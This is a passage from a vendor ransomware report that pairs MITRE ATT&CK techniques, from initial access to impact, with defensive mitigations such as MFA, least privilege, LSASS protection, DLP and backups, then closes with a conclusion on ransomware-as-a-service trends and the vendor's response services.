> Use email spoofing prevention and email authentication mechanisms to validate the sender's domain and filter phishing or suspicious emails based on message integrity.

- M1017, User training

> Conduct training and mock drills to identify suspicious emails or links and avoid opening or executing attachments.

> **ℹ Valid Accounts (T1078)**

- M1036, Account Use Policies

> Use conditional access policies to block login attempts from noncompliant devices or from outside predefined IP ranges.

- M1015, Active Directory Configuration

> Keep the system up to date through regular patch management, and limit unnecessary access to users by granting them only minimal privileges. Also, monitor PowerShell activity

> to detect and respond to unusual command executions and enable multi-factor authentication (MFA) to prevent unauthorized access.

- M1013, Application Developer Guidance

  > Encrypt sensitive information or credentials so that they are not directly exposed to the application, introduce a session management system to prevent session hijacking, and prevent brute force attacks by limiting login attempts.

- M1027, Password Policies

  > Establish a secure password policy for accounts, such as forcing password changes immediately after installing applications or systems that use default user names and passwords, or prohibiting reuse of the same password.

- M1026, Privileged Account Management

  > Monitor domain and local accounts and privilege levels regularly to detect unusual activity. Use separate accounts and take security measures through an account management system.

- M1018, User Account Management

  > Regularly monitor the activity of user accounts and disable or delete any accounts that are not required.

- M1017, User training

  > Provide security education to users to identify and report push notifications or multi-factor authentication (MFA) notifications for logins that they did not perform.

Exploit Public-Facing Applications (T1190)

- M1048, Application Isolation and Sandboxing

  > Isolate applications to limit the exploit's access to other processes and system functions.

- M1050, Exploit Protection

  > Conduct regular vulnerability scanning to keep up with patches and the latest updates, and use vulnerability detection and blocking tools to protect the system memory, prevent code execution, and prevent attackers from exploiting vulnerabilities.

- M1030, Network Segmentation

> Isolate external servers and services from other networks by using a DMZ (demilitarized zone) or hosting infrastructure such as a VPC (virtual private cloud).

- M1026, Privileged Account Management

> Grant only minimal privileges to service accounts to prevent exploited processes from gaining privileges on the system.

- M1051, Update Software

> For software exposed to the outside world, update it regularly using patch management.

- M1016, Vulnerability Scanning

> Regularly scan external systems or software for vulnerabilities and apply patches immediately when important vulnerabilities are discovered.

Execution

ⓘ Command and Scripting Interpreter (T1059)

- M1049, Antivirus/Antimalware

> Automatically quarantine and block suspicious files with real-time monitoring using an antivirus solution.

- M1040, Behavior Prevention on Endpoint

> Monitor activities occurring in the system to block and isolate actions that may pose threats, such as downloading through scripts or executing malicious functions.

- M1045, Code Signing

> Limit the execution of malicious scripts by allowing only signed scripts to be executed.

- M1042, Disable or Remove Feature or Program

> Disable or eliminate unnecessary or unused shells and interpreters.

- M1038, Execution Prevention

> Enable only pre-approved applications to run through application control or block code execution on the system through script blocking.

- M1026, Privileged Account Management

> Restrict the execution policy of commands or scripts to administrators and restrict the commands administrators can execute in remote sessions.

- M1021, Restrict Web-Based Content

> Use script blocking extensions to prevent exploit scripts or HTML application (HTA) files from running. Also, restrict web-based content, such as using ad blockers, to prevent malware from running through ads.

Shared Modules (T1129)

- M1038, Execution Prevention

> Use application control tools to prevent unknown modules from loading, and identify and block malicious software.

Windows Management Instrumentation (T1047)

- M1040, Behavior Prevention on Endpoint

> Enable attack surface reduction (ASR) rules to block processes created by Windows Management Instrumentation (WMI) commands from running.

- M1038, Execution Prevention

> If the system or network does not require Windows Management Instrumentation (WMI) functionality, use application control to block its execution to prevent potential misuse.

- M1026, Privileged Account Management

> Prevent the duplication of credentials in administrator and privileged account systems.

- M1018, User Account Management

> Restrict regular users from using Windows Management Instrumentation (WMI).

Persistence

Create or Modify System Processes (T1543)

- M1040, Behavior Prevention on Endpoint

> Monitor your system to detect and block unusual behavior, such as creating abnormal processes or changing process privileges.

- M1045, Code Signing

> Monitor drivers so that only legally signed ones are registered and executed.

- M1033, Limit Software Installation

> Block the installation of unauthorized software, and review and replace software packages that have reached the end of support.

- M1028, Operating System Configuration

> Enable driver signing enforcement to restrict the installation of unsigned drivers.

- M1026, Privileged Account Management

> Create, modify, use, and manage permissions for privileged accounts.

- M1022, Restrict File and Directory Permissions

> Grant a minimum of read/write permissions to key system files to specific users or groups.

- M1054, Software Configuration

> To eliminate privilege escalation or malicious influence on the host in a container environment, use a non-admin container service and isolate networks between containers.

- M1018, User Account Management

> Limit user account and group permissions so that only privileged administrator accounts can access or modify system processes and services.

Scheduled Tasks/Jobs (T1053)

- M1047, Audit

> Periodically monitor scheduled tasks or schedule-related log files, and inspect created tasks.

- M1028, Operating System Configuration

> Modify group policies to force scheduled tasks to run in the context of an authenticated account.

- M1026, Privileged Account Management

> Use the Increase scheduling priority option in the group policies to grant only the Administrators group the ability to schedule priority processes.

- M1022, Restrict File and Directory Permissions

> Set directory and file permissions appropriately to prevent access to key directories and files even when scheduled tasks are run.

- M1018, User Account Management

> Limit user account privileges and ensure that only authorized administrators can create scheduled tasks on remote systems.

Privilege Escalation

Access Token Manipulation (T1134)

- M1026, Privileged Account Management

> Restrict permissions through group policies so that users and user groups cannot create process tokens.

- M1018, User Account Management

> Grant only minimal permissions to user accounts and groups to prevent them from creating process tokens.

Abuse Elevation Control Mechanism (T1548)

- M1047, Audit

> After identifying a UAC bypass vulnerability on a Windows system, take action and monitor for anomalous behavior related to privilege escalation or credential dumping.

- M1038, Execution Prevention

> Prevent applications downloaded from untrusted sources or unsigned applications from running.

- M1028, Operating System Configuration

> To reduce the damage caused by a compromised application with known vulnerabilities or shell escapes (vulnerabilities that give access to the system's shell or commands), do not set the setuid or setgid bits, but minimize the number.

- M1026, Privileged Account Management

> Remove the user from the local Administrators group on the system. Also, require passwords to prevent an attacker from using administrator privileges to gain access to the terminal.

- M1022, Restrict File and Directory Permissions

> Set up your system so that users always have to enter a password to run files with administrator privileges. Also, prevent users from creating processes with privileges higher than their own.

- M1051, Update Software

> Update the software regularly to mitigate the risk of software exploitation.

- M1052, User Account Control

> Use the highest UAC enforcement level to mitigate the possibility of a privilege escalation bypass.

- M1018, User Account Management

> Limit the permissions of user accounts to grant only the necessary roles, policies, and permissions.

ⓘ Exploitation for Privilege Escalation (T1068)

- M1048, Application Isolation and Sandboxing

> By using virtualization technologies such as sandboxing, you can limit the scope of exploitation to a virtual environment or mitigate the impact even if an attacker exploits a vulnerability in the software.

- M1038, Execution Prevention

> Use the recommended block list of vulnerable drivers or set your own driver blocking rules to prevent attackers from exploiting vulnerable drivers to gain system privileges.

- M1050, Exploit Protection

> Block or mitigate exploits using security programs such as Windows Defender Exploit Guard (WDEG) and Enhanced Mitigation Experience Toolkit (EMET).

- M1019, Threat Intelligence Program

> Build intelligence systems or use services to mitigate threats to understand the types and levels of threats that can use software exploits and 0-day vulnerabilities.

- M1051, Update Software

> Regularly update software on internal endpoints and servers through patch management.

Defense Evasion

ⓘ Obfuscated Files or Information (T1027)

- M1049, Antivirus/Antimalware

> Automatically detect and quarantine suspicious files using antivirus software. Also, analyze processed commands through AMSI (Windows Antimalware Scan Interface).

- M1040, Behavior Prevention on Endpoint

> Enable attack surface reduction (ASR) rules and monitor in real time to prevent the execution of obfuscated payloads.

ⓘ Indicator Removal (T1070)

- M1041, Encrypt Sensitive Information

> Use encryption when storing or transmitting event files to prevent attackers from easily discovering artifacts.

- M1029, Remote Data Storage

> Store events in a remote location, such as a server or data storage, to prevent attackers from finding and manipulating data on the local system.

- M1022, Restrict File and Directory Permissions

> Grant appropriate permissions to files or folders where artifacts such as event logs are stored, and block opportunities for privilege escalation to prevent attackers from modifying data.

ℹ Impair Defenses (T1562)

- M1047, Audit

> Regularly check account permissions and ensure that only the necessary users can modify defense tools and settings.

- M1038, Execution Prevention

> Limit the execution of external tools (such as rootkit removal tools) that have been abused to weaken system defenses.

- M1022, Restrict File and Directory Permissions

> To prevent anyone from disabling or interfering with the security and logging services, ensure that only authorized users have access to related files and directories.

- M1024, Restrict Registry Permissions

> To prevent anyone from disabling or interfering with security and logging services, ensure that only authorized users can access and modify the registry.

- M1054, Software Configuration

> Enforce HTTPS/network traffic encryption to prevent insecure connections.

- M1018, User Account Management

> Set permissions on security and logging services to prevent attackers from disabling or disrupting services.

Credential Access

> ℹ **OS Credential Dumping (T1003)**

- M1015, Active Directory Configuration

> Manage access control lists related to directory change replication and domain controller replication. Also, limit plaintext credential caching by adding users to the Protected Users security group.

- M1040, Behavior Prevention on Endpoint

> Enable attack surface reduction (ASR) rules to protect the LSASS and prevent credential theft.

- M1043, Credential Access Protection

> Leverage Windows' Credential Guard to prevent attackers from dumping LSA secrets that contain various passwords.

- M1041, Encrypt Sensitive Information

> Manage sensitive information using strong encryption.

- M1028, Operating System Configuration

> Disable NTLM (NT LAN Manager) or limit exposure of NTLM (NT LAN Manager) hashes. Also, disable WDigest to prevent dumping of passwords stored in plaintext.

- M1027, Password policy

> Set a complex, unique password for the local administrator account on all systems on the network.

- M1026, Privileged Account Management

> (Windows) In order to prevent attackers from gaining full system privileges, restrict the use of user or administrator domain accounts to the system-wide local Administrators group.
> (Linux) Because scraping passwords from memory requires root privileges, restrict access to privileged accounts to prevent attackers from accessing sensitive memory areas.

- M1025, Privileged Process Integrity

> Set the LSASS process to Protected process light and use LSA protection techniques to deny unauthorized third parties access to process memory.

- M1017, User Training

> Limit the duplication of credentials across accounts and systems by educating employees not to use the same password for multiple accounts.

ℹ Unsecured Credentials (T1552)

- M1015, Active Directory Configuration

> Remove or modify weakly established group policies, such as weak password policies, excessive admin privileges, failures to enforce multi-factor authentication (MFA), automatic execution of scripts, and inadequate firewall policies.

- M1047, Audit

> Proactively search for files containing passwords or other credentials, and take steps to reduce the risk of exposure when found.

- M1041, Encrypt Sensitive Information

> Store keys on separate encrypted hardware, not on the local system.

- M1037, Filter Network Traffic

> Configure a web application firewall (WAF) to prevent attackers from accessing the instance metadata API (application programming interface) and stealing credentials through server side request forgery (SSRF) attacks.

- M1035, Limit Access to Resource Over Network

> Restrict network access to critical services, such as the instance metadata API (application programming interface).

- M1028, Operating System Configuration

> Remove or disable bash_history to prevent passwords from being exposed in the command history when users accidentally type them on the command line.

- M1027, Password policy

> Establish a password policy that requires strong passphrases for private keys and prohibits storing credentials or passwords in the registry or in files.

- M1026, Privileged Account Management

> If software used by a particular account requires credentials to be stored in the registry, restrict use of that account to ensure that attackers cannot abuse those privileges even if they gain them.

- M1022, Restrict File and Directory Permissions

> Restrict file sharing to specific directories and ensure that only necessary users have access.

- M1051, Update Software

> Apply the operating system update (KB2962486) to address a vulnerability that prevents passwords from being stored securely due to default settings in some group policies.

- M1017, User Training

> Educate users about the risks associated with storing passwords unencrypted on systems or servers.

Lateral Movement

> **ⓘ Remote Services (T1021)**

- M1042, Disable or Remove Feature or Program

> Disable or remove remote service features, such as the ability to connect directly to the cloud, if they are not needed.

- M1035, Limit Access to Resource Over Network

> Block file sharing, remote access to the system, and access to unnecessary services.

- M1032, Multi-factor authentication

> Use multi-factor authentication (MFA) for remote service logon.

- M1027, Password Policy

> Do not reuse local administrator account passwords, and make passwords complex and unique so they cannot be cracked or guessed.

- M1018, User Account Management

> Restrict which accounts can use remote services, or control permissions so that only certain programs can be run when connected remotely.

ⓘ Taint Shared Content (T1080)

- M1049, Antivirus/Antimalware

> Automatically detect and quarantine suspicious files using antivirus software.

- M1038, Execution Prevention

> Identify or block unknown programs using application controls such as software restriction policies.

- M1050, Exploit Protection

> Use utilities such as the Enhanced Mitigation Experience Toolkit (EMET) to prevent attackers from exploiting vulnerabilities in the software.

- M1022, Restrict File and Directory Permissions

> Protect shared folders by minimizing the number of users with write permissions.

ⓘ Lateral Tool Transfer (T1570)

- M1037, Filter Network Traffic

> Use a host firewall to restrict file sharing communications using Server Message Block (SMB), etc.

- M1031, Network Intrusion Prevention

> Use an intrusion detection system (IDS)/intrusion prevention system (IPS) to identify and block malware or malicious payload traffic via known protocols such as File Transfer Protocol (FTP).

Collection

ℹ Data from the Local System (T1005)

- M1057, Data Loss Prevention

> Use a data loss prevention (DLP) solution to restrict access to sensitive data, and detect unencrypted sensitive data.

ℹ Archive Collected Data (T1560)

- M1047, Audit

> Perform regular system scans to check for archive utilities such as 7-Zip or WinRAR that are not installed by the user.

Command and Control

ℹ Application Layer Protocol (T1071)

- M1037, Filter Network Traffic

> Use network appliances to monitor traffic sent to and from external networks, and set blocking criteria to block specific traffic.

- M1031, Network Intrusion Prevention

> Use an intrusion detection system (IDS)/intrusion prevention system (IPS) to identify and block C2 (command and control) traffic based on signatures.

ℹ Proxy (T1090)

- M1037, Filter Network Traffic

> If the attacker's C2 (command and control) infrastructure IP is disclosed or identified, register it in the block list and block traffic from that IP.

- M1031, Network Intrusion Prevention

> Use an intrusion detection system (IDS)/intrusion prevention system (IPS) to identify C2 (command and control) traffic based on signatures and block that traffic.

- M1020, SSL/TLS Inspection

> If it is possible to inspect HTTPS traffic, capture and analyze domain fronting connections that use a proxy to hide the real server.

ℹ Ingress Tool Transfer (T1105)

- M1031, Network Intrusion Prevention

> Use an intrusion detection system (IDS)/intrusion prevention system (IPS) to identify and block malware or malicious payload traffic via known protocols such as File Transfer Protocol (FTP).

Exfiltration

ℹ Exfiltration Over Web Services (T1567)

- M1057, Data Loss Prevention

> Use a data loss prevention (DLP) solution to detect and block sensitive data from being uploaded to web services.

- M1021, Restrict Web-Based Content

> Set security policies on the web proxy to block the use of unauthorized external web services.

ℹ Exfiltration Over a C2 Channel (T1041)

- M1057, Data Loss Prevention

> Use a data loss prevention (DLP) solution to detect and block the transmission of sensitive data via unencrypted protocols.

- M1031, Network Intrusion Prevention

> Use an intrusion detection system (IDS)/intrusion prevention system (IPS) to identify and block traffic related to data exfiltration.

> ⓘ **Exfiltration Over an Alternative Protocol (T1048)**

- M1057, Data Loss Prevention

  > Use a data loss prevention (DLP) solution to detect and block uploads of sensitive data via web browsers.

- M1037, Filter Network Traffic

  > Set up a proxy server to minimize the exposure of internal systems. Also, set up a whitelist to allow only valid users and IPs to access the server, and block attackers from accessing data using stolen credentials.

- M1031, Network Intrusion Prevention

  > Use an intrusion detection system (IDS)/intrusion prevention system (IPS) to identify and block traffic related to data exfiltration.

- M1030, Network Segmentation

  > Configure the network firewall to allow only pre-configured ports and traffic to pass through.

- M1022, Restrict File and Directory Permissions

  > Minimize the number of users with access to important files or directories with such files.

- M1018, User Account Management

  > Configure user permission groups and roles appropriately to ensure that only designated users have access to key data storage areas.

Impact

> ⓘ **Data Encrypted for Impact (T1486)**

- M1040, Behavior Prevention on Endpoint

  > Activate attack surface reduction (ASR) rules and use real-time protection to block the encryption behavior of ransomware.

- M1053, Data backup

  > Perform regular data backups and establish a recovery plan. Also, store backups in a separate storage or external network to prevent attackers from encrypting data backups.

Inhibit System Recovery (T1490)

- M1053, Data Backup

> Perform regular data backups and establish a recovery plan. Also, store backups in a separate storage or external network to prevent attackers from deleting data backups.

- M1038, Execution Prevention

> Use application control to block the execution of programs that are not necessary for the system or network.

- M1028, Operating System Configuration

> Disable services related to system recovery, restrict access to the recovery partition to prevent the deletion of backup files, and configure the system to protect BIOS (Basic Input/Output System)/UEFI (Unified Extensible Firmware Interface) settings.

- M1018, User Account Management

> Set permissions so that only necessary accounts can access the backup files or storage.

Service Stop (T1489)

- M1030, Network Segmentation

> Configure a security environment that can detect, analyze, and respond to intrusions on a separate network to prevent attackers from disabling or interrupting security services or important services.

- M1022, Restrict File and Directory Permissions

> Prevent attackers from disabling or stopping important services by setting appropriate access permissions for files and directories related to services.

- M1024, Restrict Registry Permissions

> To prevent users from modifying the registry to disable or stop important services, grant appropriate registry and editing permissions.

- M1018, User Account Management

> Set permissions for user accounts and groups so that only authorized users can configure or control services.

8. Conclusion

Attackers are carrying out ransomware attacks across multiple industries, and the damage resulting from such attacks is steadily increasing. In the early days, the ransomware would lock the screen or prevent the system from booting and then demand money for recovery, but the techniques are gradually evolving. Recently, attackers have been making double threats by not only encrypting important files, but also stealing data such as documents containing personal information or confidential documents and selling them on hacking forums or leaking data for financial gain. Some go further and triple-threaten victims in various ways, such as through DDoS attacks that paralyze services or by providing security vulnerability analysis reports. So attackers not only demand a large amount of money to recover encrypted files, they also use double or triple threats to force users to pay more to prevent data leaks, the disclosure of vulnerabilities, etc.


The average ransom payment for ransomware attacks in the first half of 2024 reached $1.5 million (about KRW 2 billion). The damage caused by a ransomware infection can increase rapidly as the cost of recovering the system is added to the cost of a factory production interruption or service disruption during the period of system downtime. For this reason, the victims end up paying the attackers the recovery costs, and the attackers, having made financial gain, look for another target to attack, repeating the vicious cycle.

This high profitability of ransomware has ultimately led to the formation of a new ecosystem, including the corporatization of ransomware groups and the emergence of ransomware-as-a-service. Attackers divided their work into areas such as ransomware development, distribution, attacks, and negotiations, creating a model similar to a business. They have also lowered the barrier to entry by providing ransomware as a service so that it can be easily used even by those without expert knowledge. Ransomware attacks are becoming more intense due to lowered barriers to entry, and a new ransomware ecosystem has been created where penetration routes for targets are secured through collaboration with IABs that specialize in early penetration. The changed ransomware ecosystem has made it possible for anyone to attack using ransomware. Recently discovered ransomware additionally encrypts the key used for encryption so that only the hacker can recover it, making it impossible to decrypt a system that has been attacked by the ransomware without the attacker's key. For this reason, ransomware attacks are occurring frequently, and the criminal profits generated by ransomware are also increasing every year.


Because ransomware uses hybrid encryption techniques that make decryption impossible, it is important to block initial penetration into the system. It is also important to prepare for ransomware attacks by understanding the main attack strategies of the ransomware groups provided in this report in advance, and to establish appropriate response measures according to the system environment. The monthly EQST Insight, which is provided free of charge, provides various information such as dark web activities, ransomware trends, ransomware issue analysis, etc. The quarterly KARA Ransomware Trend Report provides information on the latest ransomware trends and damage status, helping people to prepare for ransomware and take preventive measures. If a ransomware incident occurs, support for incident response and services is available from the SK Shieldus Ransomware Response Center (1600-7028). This center provides a one-stop ransomware solution for incident reporting, response, recovery, and countermeasures.

Appendix

Classification of groups by activity cycle



Classification of groups by number of victims



Ransomware Arsenal
: Major Ransomware strategies and response strategies

Technology for Everyday Safety | SK shieldus

23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, Republic of Korea
https://www.skshieldus.com

Publisher : SK shieldus EQST/SI Solution Business Group
Producer : SK shieldus Marketing Group